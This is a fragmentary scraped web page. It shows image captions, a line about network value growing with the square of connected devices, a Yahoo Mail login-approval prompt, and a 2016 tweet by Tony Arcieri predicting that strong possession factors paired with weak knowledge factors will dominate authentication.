
PAUL BETTANY

FIREWALL

The Systemic Value of Compatibly Communicating Devices Grows as the Square of Their Number:



You'll receive a notification from the
Yahoo Mail app for you to approve





Tony Arcieri

@bascule

 Follow


.@JZdziarski this is true of any hardware security device. Mark my words: strong something-you-have + weak something you know is the future

RETWEETS

9


LIKES


10



4:37 PM - 7 Mar 2016







